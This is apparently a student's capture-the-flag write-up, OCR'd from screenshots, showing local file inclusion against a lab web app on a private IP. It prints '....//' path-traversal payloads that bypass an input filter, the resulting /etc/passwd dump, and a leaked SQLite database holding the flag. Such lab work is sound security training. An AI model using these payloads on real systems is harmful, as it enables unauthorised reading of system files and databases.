
1. The first step was to visit the given IP: 10.247.49.216:999
2. After reaching the webpage, the first thing I did was click the “About” button to see what would happen. Once Clicked, I was prompted with: http://10.247.49.216:9999/?page=about.php
3. From this point, a number of different attempts were made including: http://10.247.49.216:9999/?page=/etc/passwd , http://10.247.49.216:9999/?page=h../etc/paswwd
4. From this we were able to determine input sanitization was being used so the next step was to determine how to break it



The TESLA Factory, Inc.

TESLA Factory, Inc.

We make good cars, some fast, some don't, in all cases they're good.


Warning: include(./application/views/../../etc/passwd): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **69**

Warning: include(): Failed opening './application/views/../../etc/passwd' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **69**

© The TESLA Factory, Inc.

5. From this point, I was able to discover that if you used 4 period marks and two backslashes, they cancel each other out, breaking the input sanitation

6. I then kept adding the combination of "...//" and repeated this four times until...



```
10.247.49.216:9999/?page=....//....//....//....//....//etc/passwd
```

The TESLA Factory, Inc.

TESLA Factory, Inc.


We make good cars, some fast, some don't, in all cases they're good.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nolo
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologi
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:3
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false
```

© The TESLA Factory, Inc.

7. After this step, Armin came and told the class about how to view "robot.txt" file which had a README file and a Service file

8. I then viewed both files and the README.md file provided a database location: ‘/../database/the-tesla-factory.db’




/tmp/mozilla_root0/README.md [Read Only] - Mousepad
ile Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
PHP

# Config

ne entry point of the website is `./index.php`.

odify config values in `./application/config/config.php`.

 error reporting level
 database path
 pages
 default page
 security
 etc.


## Current config recap

— Too lazy to write proper sentences, just pasted the current config ⟶

onfig = array();

/ Environment
/ $config['environment'] = 'production';
onfig['environment'] = 'development';

/ Security
onfig['secure'] = true;

/ Error reporting.
f ($config['environment'] === 'production') {
      ini_set('display_errors', 0);
      error_reporting(E_ALL & ~E_NOTICE & ~E_DEPRECATED & ~E_STRICT & ~E_USER_NOTICE & ~E_USER_DEPRECATED);



/ Database.
onfig['database-path'] = dirname(__FILE__) . '/../database/the-tesla-factory.db';
onfig['db'] = new SQLite3($config['database-path']);

/ Pages
onfig['pages'] = array('home.php', 'about.php', 'contact.php');
onfig['default-page'] = $config['pages'][0];
```

9. Knowing how to read a file in the browser and get rid of the sanitization from the previous step, the following was searched in the browser: http://10.247.49.216:9999/?page=....//database/the-tesla-factory.db
    a. By using ….//, you are going back like you would with “cd ../” to the root and then running the above so now it should execute properly unlike before when I kept getting errors saying no file or directory found due to the input sanitization that was blocking the normal “../” command

10. After running above, the following was produced:



```
SQLite format 3@ .�  �� �����1�EtablecarscarsCREATE TABLE cars (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT
NULL UNIQUE, description TEXT NOT NULL, image TEXT NOT NULL, secret TINYINT NOT NULL)';indexsqlite_autoindex_cars_1carsP++
Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)��YtablecheesescheesesCREATE TABLE cheeses ( id
INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL UNIQUE, description TEXT NOT NULL, image TEXT NOT NULL, secret
TINYINT NOT NULL )-Aindexsqlite_autoindex_cheeses_1cheeses � �t 9�d'�U�c Secret CheeseThe most delicious cheese. Made with the
secret ingredient CFI{local_file_inclusion_tastes_so_good}.https://upload.wikimedia.org/wikipedia/commons/thumb/c/c5/Red_flag_waving.svg/249px-
Red_flag_waving.svg.png�Q�7�kGoudaGouda is a mild, yellow cheese made from cow's milk. It is one of the most popular cheeses worldwide.
The name is used today as a general term for numerous similar cheeses produced in the traditional Dutch manner.https://upload.wikimedia.org
/wikipedia/commons/thumb/f/fb/Smoked_gouda_cheese.jpg/800px-Smoked_gouda_cheese.jpg�:!�C�'MozzarellaMozzarella is a traditionally
southern Italian cheese made from Italian buffalo's milk by the pasta filata method. Mozzarella received a Traditional Specialities Guaranteed
certification from the European Union in 1998.https://upload.wikimedia.org/wikipedia/commons/5/57/Mozzarella_di_bufala3.jpg�|�G�)
CamembertCamembert is a moist, soft, creamy, surface-ripened cow's milk cheese. It was first made in the late 18th century at Camembert,
Normandy, in northern France.https://upload.wikimedia.org/wikipedia/commons/4/4d/Camembert_%28Cheese%29.jpg�M�U�=
RoquefortRoquefort is a sheep milk cheese from the south of France, and together with Bleu d'Auvergne, Stilton, and Gorgonzola is one of the
world's best known blue cheeses.https://upload.wikimedia.org/wikipedia/commons/thumb/b/bf/Wikicheese_-_Roquefort_-_20150417_-_003.jpg
/1920px-Wikicheese_-_Roquefort_-_20150417_-_003.jpg���'Secret Cheese Gouda!Mozzarella Camembert Roquefort ����cars cheeses 9t
�� c t�.!�K� Secret CarThe most incredible car. Made with the secret design flag{l0c@l_f!l3_!nclus!0n_t@st3s_s0_Go0D}.https://cdn.vox-
cdn.com/thumbor/E7HsNNmkOHGmEmWbePbrLB_JNG0=/0x0:3840x2160/1200x675/filters:focal(1613x773:2227x1387)/cdn.vox-cdn.com/uploads
/chorus_image/image/57642479/Roadster_Hero.0.jpg���Model 3Safety is the most important part of the overall Model 3 design. The metal
structure is a combination of aluminum and steel, for maximum strength in every area. In a roof-crush test, Model 3 resisted four times its own mass,
even with an all-glass roof: that's the same weight as two full-grown African elephants.https://highlandernews.org/wp-content/uploads
/FEATURES.TESLA3_.TESLA_.jpgt�'�U�c Secret CheeseThe most delicious cheese. Made with the secret ingredient
CFI{local_file_inclusion_tastes_so_good}.https://upload.wikimedia.org/wikipedia/commons/thumb/c/c5/Red_flag_waving.svg/249px-
Red_flag_waving.svg.png�Q�w�'Model YTesla All-Wheel Drive has two ultra-responsive, independent electric motors that digitally control torque
to the front and rear wheels—for far better handling, traction and stability control. Model Y is capable in rain, snow, mud and off-
road.https://cdn.teslarati.com/wp-content/uploads/2018/06/tesla-model-y-render.jpg�!�C�'MozzarellaMozzarella is a traditionally southern Italian
cheese made from Italian buffalo's milk by the pasta filata method. Mozzarella received a Traditional Specialities Guaranteed certification from the
European Union in 1998�x�C�)Model XModel X has the most storage room of any SUV in its class, comfortable seating for up to seven adults
and the capability to tow up to 5,000 pounds. Falcon Wing doors are equipped with sensors to monitor the proximity of surroundings, and can open
in even the tightest parking spaces.https://www.tesla.com/content/dam/tesla-site/sx-redesign/img/socialcard/MX.jpg��%�Model SModel S was
designed for speed and endurance—with incredible aerodynamics, ludicrous performance and uncompromised aesthetics. Automatic door handles
auto-present upon approach and withdraw when closed.https://www.tesla.com/sites/default/files/images/software_update.jpg �������Model Y
```

11. From this I was able to find the flag, its highlighted in the picture, and finish the ctf.
    a. flag{l0c@l_f!l3_!nclus!0n_t@st3s_s0_Go0D}